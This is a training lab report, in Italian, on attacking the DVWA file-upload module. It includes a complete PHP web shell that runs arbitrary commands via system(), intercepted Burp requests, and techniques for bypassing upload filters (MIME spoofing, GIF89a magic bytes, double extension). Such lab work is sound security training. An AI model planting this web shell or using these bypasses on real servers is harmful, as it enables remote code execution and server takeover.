

Report Tecnico: Vulnerabilità file Upload (DVWA)

1. Obiettivo dell'Attività

L'esercitazione ha l'obiettivo di testare la sicurezza del modulo di caricamento file della piattaforma DVWA (Damn Vulnerable Web Application). Lo scopo è bypassare i filtri di sicurezza (Security Levels) per caricare una **Web Shell PHP** e ottenere l'esecuzione di comandi arbitrari sul server ospite (Remote Code Execution - RCE).

2. L'Artefatto (Payload)

Per l'attacco è stato sviluppato uno script PHP personalizzato dotato di **Interfaccia Grafica (GUI)** per facilitare l'invio di comandi al sistema, rispetto alle shell minimaliste tradizionali.

Codice Sorgente Utilizzato:

```
PHP
<html>
<head>
    <title>DVWA Web Shell</title>
    <style>
        body { background-color: #333; color: #0f0; font-family: monospace;
padding: 20px; }
        input[type="text"] { width: 70%; padding: 5px; }
        input[type="submit"] { padding: 5px 10px; cursor: pointer; }
        pre { background-color: #222; padding: 10px; border: 1px solid #444; }
    </style>
</head>
<body>
    <h2>PHP Command Executor</h2>
    <form method="GET" name="<?php echo
basename($_SERVER['PHP_SELF']); ?>">
        <label>Comando:</label>
        <input type="text" name="cmd" placeholder="es. ls -la, whoami, ip a"
autofocus>
        <input type="submit" value="Esegui">
    </form>
    <hr>
    <pre>
```

```

<?php
if(isset($_GET['cmd']))
{
    system($_GET['cmd'] . ' 2>&1');
}
?>
</pre>
</body>
</html>


```

3. Esecuzione e Bypass dei Livelli di Sicurezza

Livello Low (Nessun Filtro)

In questa configurazione, il server non applica alcun controllo. Il file `shell.php` è stato caricato direttamente ed eseguito visitando il percorso di upload.

Per riuscire a tracciare i pacchetti, ai fini dell'esercitazione è stato utilizzato il Browser integrato di **Burp Suite**.



The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various attack options like Brute Force, Command Execution, and XSS. The 'DVWA Security' option is highlighted in green. The main content area has a title 'DVWA Security' with a gear icon. Below it is a section titled 'Script Security' with the subtext 'Security Level is currently low.' A dropdown menu is set to 'low' and has a 'Submit' button next to it. Another section titled 'PHPIDS' contains information about the PHPIDS module and its current status as 'disabled'. At the bottom, there's a message box stating 'Security level set to low'. At the very bottom of the page, the footer reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Fig. 1: Impostazione del livello di sicurezza a “low”.




Fig 2: Interfaccia di upload di DVWA

Dopo aver cliccato su “**Choose file**”, selezionare il payload che abbiamo creato in php e clicchiamo su “**Upload**”

```

Request
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.99.11
3 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryv0AuA6GVSt1onCS
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 DNT: 1
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.99.11/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=lw; PHPSESSID=d9fbcc79b91ab13dc0e510c2896edf2e
14 Content-Type: application/x-www-form-urlencoded
15 Content-Length: 100000
16 ----WebKitFormBoundaryv0AuA6GVSt1onCS
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ----WebKitFormBoundaryv0AuA6GVSt1onCS

```

Fig 3: Header intercettato da BurpSuite




Fig 4: Shell caricata correttamente




Fig 5: Interfaccia grafica del malware

Una volta richiamato il file tramite l'URL, l'applicazione consente l'esecuzione remota di comandi sulla macchina ospite.

Livello Medium (Filtro MIME-Type)

Per riuscire ad uploadare un file sul server, con un livello di sicurezza impostato su medium, sono necessarie alcune azioni.

Il server, infatti, verificava il tipo di contenuto (Content-Type) accettando **solo immagini**. Tramite **Burp Suite**, la richiesta HTTP è stata intercettata e modificata "al volo".

- **Modifica:** Header `Content-Type` cambiato da `application/x-php` a `image/jpeg`.
- **Obfuscation:** Aggiunta dei Magic Bytes `GIF89a`; all'inizio del file per simulare una vera immagine.

```

Request
Pretty Raw Hex
13 Cookie: security=medium; PHPSESSID=d9fb73b91ab13dcc0e310c2886edf2e
14 Connection: keep-alive
15
16 -----WebKitFormBoundarylAc8AbTtgJ0ixjNn
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundarylAc8AbTtgJ0ixjNn
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: image/jpeg
23
24 GIF89a;
25 <html>
26 <head>
27   <title>DVWA Web Shell</title>
28   <style>
29     body { background-color: #333; color: #0f0; font-family: monospace; padding: 20px; }
30     input[type="text"] { width: 70%; padding: 5px; }
31     input[type="submit"] { padding: 5px 10px; cursor: pointer; }
32     pre { background-color: #222; padding: 10px; border: 1px solid #444; }

```

Fig 6. Intercettazione Burp Suite

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: File Upload". On the left, there's a sidebar menu with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), **Upload** (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a form titled "Choose an image to upload:" with a "Choose File" button and a message "No file chosen". Below it is a "Upload" button. A success message ".../.../hackable/uploads/shell.php succesfully uploaded!" is displayed in red. To the right, under "More info", are three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitedevelopment/upload-forms-threat.htm>. At the bottom left, it says "Username: admin", "Security Level: medium", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons.

Fig 7. Upload della shell con sicurezza media

Grazie a queste modifiche, il file viene interpretato dal server come un'immagine legittima, permettendo di aggirare il controllo MIME-Type e completare l'upload con livello di sicurezza Medium.

Livello High (Filtro Estensione & Whitelist)

Il server in questa configurazione applica una "whitelist" rigorosa, accettando esclusivamente file che terminano con estensioni di immagini (.jpg, .png). Qualsiasi file terminante in .php viene bloccato immediatamente.

È stata utilizzata la tecnica del **Double Extension Attack** (Doppia Estensione). Il file è stato rinominato in **shell.php.jpg**. Il successo

dell'attacco risiede in una discrepanza tra il controllo dell'applicazione e l'esecuzione del server:

1. **Bypass del Filtro:** L'applicazione web controlla solo l'ultima estensione a destra (`.jpg`). Poiché è presente nella lista consentita, il file viene caricato.
2. **Esecuzione (Apache Misconfiguration):** Il server web Apache, a causa di una configurazione obsoleta o troppo permissiva (spesso legata alla direttiva `AddHandler`), esamina il nome del file alla ricerca di estensioni note. Riconoscendo la presenza di `.php` all'interno del nome `shell.php.jpg`, il server attiva l'interprete PHP ed esegue il codice, ignorando il fatto che l'estensione finale sia quella di un'immagine.

`Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"`

Fig 8: Modifica del parametro filename




Fig 9: Malware in azione a difficoltà high

Per ottenere l'esecuzione remota in questo scenario, è stato necessario combinare le tecniche di evasione già utilizzate nel livello **Medium** (manipolazione del MIME-Type e iniezione dei Magic Bytes) con l'aggiunta della **rinominazione del file** (Double Extension) per aggirare il controllo sulla whitelist.

A causa di una misconfigurazione del server web (Apache), il sistema ha validato l'estensione finale `.jpg` per l'upload, ma ha eseguito comunque il codice interno `.php`.

4. Internal Reconnaissance (Info Scoperte)

Una volta ottenuta l'esecuzione del codice tramite la Web Shell, sono stati eseguiti comandi di ricognizione per mappare la macchina target.

Informazioni esfiltrate:

- **Utente corrente:** `www-data` (verificato con `whoami`).
- **Indirizzo IP:** `192.168.99.11` (verificato con `ip a`).



```
PHP Command Executor
Comando: ls -la, whoami, ip a
Esegui

1: 1: stu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    state UNKNOWN mtu 1500 qdisc noqueue
        valid_lft forever preferred_lft forever
2: eth0  stu 16436 qdisc pfifo_fast
    link/ether 00:0c:29:44:54:54 brd ff:ff:ff:ff:ff:ff
    inet 192.168.99.11/24 brd 192.168.99.255 scope Link
        inet6 fe80::c29:54ff:fe44:5454/64 brd ff:ff:ff:ff:ff:ff scope Link
            valid_lft forever preferred_lft forever

PHP Command Executor
Comando: ls, ls -la, whoami, ip a
Esegui

www-data
```

Fig 10-11: Righe di comando eseguite su shell in DVWA

5. Conclusioni

L'analisi ha evidenziato vulnerabilità critiche nella validazione degli input. Sebbene i livelli di sicurezza più alti tentino di filtrare i file, l'uso combinato di **MIME Spoofing** (Medium) e **Double Extension** (High) ha garantito in ogni scenario la compromissione totale del server.

Valutazione di Rischio: 10/10 (Critico) Il sistema permette a un attaccante non autenticato o con bassi privilegi di ottenere una shell remota e il controllo completo dell'applicazione.